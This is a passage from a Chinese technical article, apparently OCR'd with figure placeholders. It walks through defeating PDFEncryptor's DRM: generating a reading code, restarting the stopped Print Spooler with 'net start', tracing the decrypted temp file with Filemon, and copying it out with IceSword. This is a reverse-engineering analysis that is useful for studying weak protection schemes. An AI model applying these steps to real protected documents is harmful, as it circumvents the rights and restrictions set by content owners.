


图 15




图 17

绑定方式"没有选择网卡的结果，也就是说CPU对应第一段，硬盘对应第二段，网卡对应第三段，这个结果可以通过单独选择一项加密后得到。

现在要获取阅读码，打开PDFEncryptor，切换到"创建阅读密码"标签页，在"密钥"处填入"123456"，"机器码"处填入图11中的那段，点击"创建阅读密码"，在下面立刻会生成，如图12所示。

将其粘贴到"组策略.EXE"中，点确定即可通过验证打开PDF文件。在打开过程中，防火墙又一次弹出。注意其中的"\RPC Control\spoolss"，如图13所示。

大家都知道这是打印服务的名称，看来是要终止该服务。立刻打开"服务"，查看"Print Spooler"，发现其状态已经由先前的"已启动"变为空白，即"已停止"，这样可以防止在阅读PDF时禁止打印，如图14所示。

在这里双击"Print Spooler"打开其属性页面，窗口一闪而过，立刻被关闭，这样就防止通过属性页面来重启该服务。这种方式不行，那试一下CMD下的"net start"命令，执行后服务成功启动，之后一直没有被停止，如图15所示。

软件虽然注意到了属性页面，但没有注意"net start"，因为即使禁止了CMD，还有其他方法可以执行，比如将命令写入VBS脚本中，或者使用WMI来启动服务。

如图16所示，其终止了上面指定的截图软件"SnagIt 32"。

下面就用Filemon来跟踪一下。因使用的Filemon是汉化版，对中文支持不是很好，所以将"组策略.EXE"更名为"GPO.EXE"。打开Filemon，在"包含"后输入"GPO"，"排除"与图2中的内容相同，如图17所示。

跟踪结果如图18所示。

注意图18中选中的那行，"进程"为"GPO.EXE"，"请求"为"CREATE"，路径为"D:\Temp\A9RA719.tmp"，"其它"为"Overwrite"，连接起来的意思是GPO.EXE请求创建文件D:\Temp\A9RA719.tmp，不管其是否存在，存在则覆盖。这一行看上去很可疑哦！打开D:\Temp，就能找到这个文件，按时间排序，发现是最后一个产生的临时文件，这样就更可疑了，如图19所示。

为什么说可疑呢？且听我道来。一般来说，既然要做加密，那么一定是把源文件通过某种方式转变为另一种文件，即加密后的文件，在需要使用时，必须使用对应的解密软件才行。但对于DRM这种特殊的加密，一般能打开被加密文件类型的软件就支持DRM，就像WMV在DRM后系统自带的Media Player同样能播放，只不过会多一个获取证书的环节。而开发PDF格式的Adobe公司的产品据我所知并没有使用DRM技术，只是简单地做了打开、修改、打印等权限的限制，所以必须使用第三方工具来进行解密。可PDFEncryptor做DRM后产生的是EXE文件，且输入正确的阅读码后即可通过Adboe Reader打开阅读，也就是说实际阅读软件还是Adboe Reader，那么就涉及到一个问题，Adboe




图 18




图 16




图19




图20

Reader是如何获取到这个PDF文件的？一般来说是必须存在的实体文件，而不能是映射到内存空间中的文件，现在再回过头来想一下刚刚的那个A9RA719.tmp是不是很可疑。这样看来，加密后的EXE文件只是一验证程序，在验证通过后会解密出文件，并写入实体文件，便于Adboe Reader调用。

继续往下看。这次不做任何操作，直接关闭打开后的GPO.EXE，我的防火墙再次弹出拦截框，拦截的内容是cmd.exe，如图20所示。

等程序退出后再次打开D：\Temp，发现A9RA719.tmp消失了，看来刚刚那个被拦截的CMD是做了删除文件的动作。现在我们需要把这个临时文件给Copy出来。再次执行EXE文件，等D：\Temp产生了同样大小的临时文件后Copy，临时文件名是随机的，本次产生的是“A9R1291.tmp”。可资源管理器类的软件在复制后粘贴是灰化的，而CMD下的命令，如COPY、XCOPY、TYPE、EDIT等都无法正常的操作，提示文件已经被打开，那么我们只能使用非正常手段了——利用冰刃的底层文件读取功能，如图21所示。




图21

